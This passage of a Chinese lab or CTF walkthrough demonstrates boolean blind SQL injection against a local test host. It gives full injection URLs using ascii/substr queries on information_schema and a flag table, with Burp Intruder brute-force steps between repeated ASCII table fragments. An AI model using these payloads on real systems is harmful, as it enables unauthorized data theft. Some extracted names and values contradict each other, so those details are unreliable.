0110 0001	0141	97	0x61	a	小写字母a
0110 0010	0142	98	0x62	b	小写字母b
0110 0011	0143	99	0x63	c	小写字母c
0110 0100	0144	100	0x64	d	小写字母d
0110 0101	0145	101	0x65	e	小写字母e
0110 0110	0146	102	0x66	f	小写字母f
0110 0111	0147	103	0x67	g	小写字母g
0110 1000	0150	104	0x68	h	小写字母h
0110 1001	0151	105	0x69	i	小写字母i
0110 1010	0152	106	0x6A	j	小写字母j
0110 1011	0153	107	0x6B	k	小写字母k
0110 1100	0154	108	0x6C	l	小写字母l
0110 1101	0155	109	0x6D	m	小写字母m
0110 1110	0156	110	0x6E	n	小写字母n
0110 1111	0157	111	0x6F	o	小写字母o
0111 0000	0160	112	0x70	p	小写字母p


11. 然后爆破表的第二个字符，只需要修改一个位置即可。返回到 `Postltions`，将 `substr` 函数截取的位置修改 `2`



12. 再次点击`Start attack`开始爆破，获取到`ascii`是108。




13. 继续与`ascii`进行对比。获取到字母`l`




0101 1110	0136	94	0x5E	^	脱字符
0101 1111	0137	95	0x5F	_	下划线
0110 0000	0140	96	0x60	`	开单引号
0110 0001	0141	97	0x61	a	小写字母a
0110 0010	0142	98	0x62	b	小写字母b
0110 0011	0143	99	0x63	c	小写字母c
0110 0100	0144	100	0x64	d	小写字母d
0110 0101	0145	101	0x65	e	小写字母e
0110 0110	0146	102	0x66	f	小写字母f
0110 0111	0147	103	0x67	g	小写字母g
0110 1000	0150	104	0x68	h	小写字母h
0110 1001	0151	105	0x69	i	小写字母i
0110 1010	0152	106	0x6A	j	小写字母j
0110 1011	0153	107	0x6B	k	小写字母k
0110 1100	0154	108	0x6C	l	小写字母l
0110 1101	0155	109	0x6D	m	小写字母m
0110 1110	0156	110	0x6E	n	小写字母n
0110 1111	0157	111	0x6F	o	小写字母o
0111 0000	0160	112	0x70	p	小写字母p
0111 0001	0161	113	0x71	q	小写字母q
0111 0010	0162	114	0x72	r	小写字母r

14. 获取表的第三位数字，返回到`Postltions`，将`substr`函数截取的位置修改`3`



15. 然后点击`Start attack`找到返回`529`的页面，得到数字为`52`




16. 继续与ascii进行对比，得到字符为`4`。获取表的步骤即将重复，每次只需要修改`substr`截取的位置即可，最终表为`f14g`共四位，

0010 1100	054	44	0x2C	,	逗号
0010 1101	055	45	0x2D	-	减号/破折号
0010 1110	056	46	0x2E	.	句号
0010 1111	057	47	0x2F	/	斜杠
0011 0000	060	48	0x30	0	字符0
0011 0001	061	49	0x31	1	字符1
0011 0010	062	50	0x32	2	字符2
0011 0011	063	51	0x33	3	字符3
0011 0100	064	52	0x34	4	字符4
0011 0101	065	53	0x35	5	字符5
0011 0110	066	54	0x36	6	字符6
0011 0111	067	55	0x37	7	字符7
0011 1000	070	56	0x38	8	字符8
0011 1001	071	57	0x39	9	字符9
0011 1010	072	58	0x3A	:	冒号
0011 1011	073	59	0x3B	;	分号
0011 1100	074	60	0x3C	<	小于
0011 1101	075	61	0x3D	=	等号
0011 1110	076	62	0x3E	>	大于
0011 1111	077	63	0x3F	?	问号
0100 0000	0100	64	0x40	@	电子邮件符号


获取字段名字

步骤八：获取字段名字


1. 构造盲注的`payload`同样用到`substr`函数，来截取`select column_name from information_schema.columns where table_name='fl4g' limit 0,1`查询出来的第一个字符。
2. 然后使用`ascii`函数，将查询和截取出来的字符转换为`ascii`数字，然后根据`ascii`对应找到相应的`十进制`数字。
3. 然后截取出来的数字与`ascii`对比，如果等于`ascii`其中任意一个数字，页面就会返回`yes`。
4. payload: `http://192.168.10.41/?id=1' and ascii(substr((select column_name from information_schema.columns where table_name='fl4g' limit 0,1),1,1))=1 -- -`
5. 将浏览器请求发送到工具`Burp`。然后右键选择`Send to Intruder`爆破模块中。




6. 清除所有自动选择的遍历。




7. 然后选择`1`进行遍历，与获取表的操作一致。



8. 然后设置遍历内容还是`0-127`




9. 点击右上角`Start attack`开始爆破，继续寻找返回529的页面。关闭当前页面。




10. 返回页面529的页面，对应的payload是102，寻找与ascii对应的字符。获得字段第一个字字符`f`

0101 1011	0133	91	0x5B	[	开方括号
0101 1100	0134	92	0x5C	\	反斜杠
0101 1101	0135	93	0x5D	]	闭方括号
0101 1110	0136	94	0x5E	^	脱字符
0101 1111	0137	95	0x5F	_	下划线
0110 0000	0140	96	0x60	`	开单引号
0110 0001	0141	97	0x61	a	小写字母a
0110 0010	0142	98	0x62	b	小写字母b
0110 0011	0143	99	0x63	c	小写字母c
0110 0100	0144	100	0x64	d	小写字母d
0110 0101	0145	101	0x65	e	小写字母e
0110 0110	0146	102	0x66	f	小写字母f
0110 0111	0147	103	0x67	g	小写字母g
0110 1000	0150	104	0x68	h	小写字母h
0110 1001	0151	105	0x69	i	小写字母i
0110 1010	0152	106	0x6A	j	小写字母j
0110 1011	0153	107	0x6B	k	小写字母k
0110 1100	0154	108	0x6C	l	小写字母l
0110 1101	0155	109	0x6D	m	小写字母m
0110 1110	0156	110	0x6E	n	小写字母n

11. 接下来，每次继续修改strsub截取的位置，修改为2。




12. 然后点击`start attack`获取的数字是108。




13. `108`对应的字符是`l`

0110 0010	0142	98	0x62	b	小写字母b
0110 0011	0143	99	0x63	c	小写字母c
0110 0100	0144	100	0x64	d	小写字母d
0110 0101	0145	101	0x65	e	小写字母e
0110 0110	0146	102	0x66	f	小写字母f
0110 0111	0147	103	0x67	g	小写字母g
0110 1000	0150	104	0x68	h	小写字母h
0110 1001	0151	105	0x69	i	小写字母i
0110 1010	0152	106	0x6A	j	小写字母j
0110 1011	0153	107	0x6B	k	小写字母k
0110 1100	0154	108	0x6C	l	小写字母l
0110 1101	0155	109	0x6D	m	小写字母m
0110 1110	0156	110	0x6E	n	小写字母n
0110 1111	0157	111	0x6F	o	小写字母o
0111 0000	0160	112	0x70	p	小写字母p
0111 0001	0161	113	0x71	q	小写字母q
0111 0010	0162	114	0x72	r	小写字母r
0111 0011	0163	115	0x73	s	小写字母s
0111 0100	0164	116	0x74	t	小写字母t
0111 0101	0165	117	0x75	u	小写字母u
0111 0110	0166	118	0x76	v	小写字母v

14. 以此类推每次只需要修改stbstr截取的位置即可，一共7位。



15. 第七位获取的数字是103。




16. 107对应的ascii是`g`，字段名称最终为`f1111ag`

0101 1101	0135	93	0x5D	]	闭方括号
0101 1110	0136	94	0x5E	^	脱字符
0101 1111	0137	95	0x5F	_	下划线
0110 0000	0140	96	0x60	`	开单引号
0110 0001	0141	97	0x61	a	小写字母a
0110 0010	0142	98	0x62	b	小写字母b
0110 0011	0143	99	0x63	c	小写字母c
0110 0100	0144	100	0x64	d	小写字母d
0110 0101	0145	101	0x65	e	小写字母e
0110 0110	0146	102	0x66	f	小写字母f
0110 0111	0147	103	0x67	g	小写字母g
0110 1000	0150	104	0x68	h	小写字母h
0110 1001	0151	105	0x69	i	小写字母i
0110 1010	0152	106	0x6A	j	小写字母j
0110 1011	0153	107	0x6B	k	小写字母k
0110 1100	0154	108	0x6C	l	小写字母l
0110 1101	0155	109	0x6D	m	小写字母m
0110 1110	0156	110	0x6E	n	小写字母n
0110 1111	0157	111	0x6F	o	小写字母o
0111 0000	0160	112	0x70	p	小写字母p
0111 0001	0161	113	0x71	q	小写字母q


查询字段内容获取flag

步骤九：获取字段内容


1. 获取到了表名字和字段名字，在获取字段内容就回比较容易。
2. 原理同上，使用substr截取数字然后与ascii进行对比。
3. payload为：`http://192.168.10.41/?id=1' and  ascii(substr((select fllllag from fl4g limit 0,1),1,1))=1-- -`
4. 将浏览器请求发送到工具`Burp`。然后右键选择`Send to Intruder`爆破模块中。




5. 清除所有自动选择。




6. 然后选择`1`为遍历位置



7. 然后设置遍历`0-127`



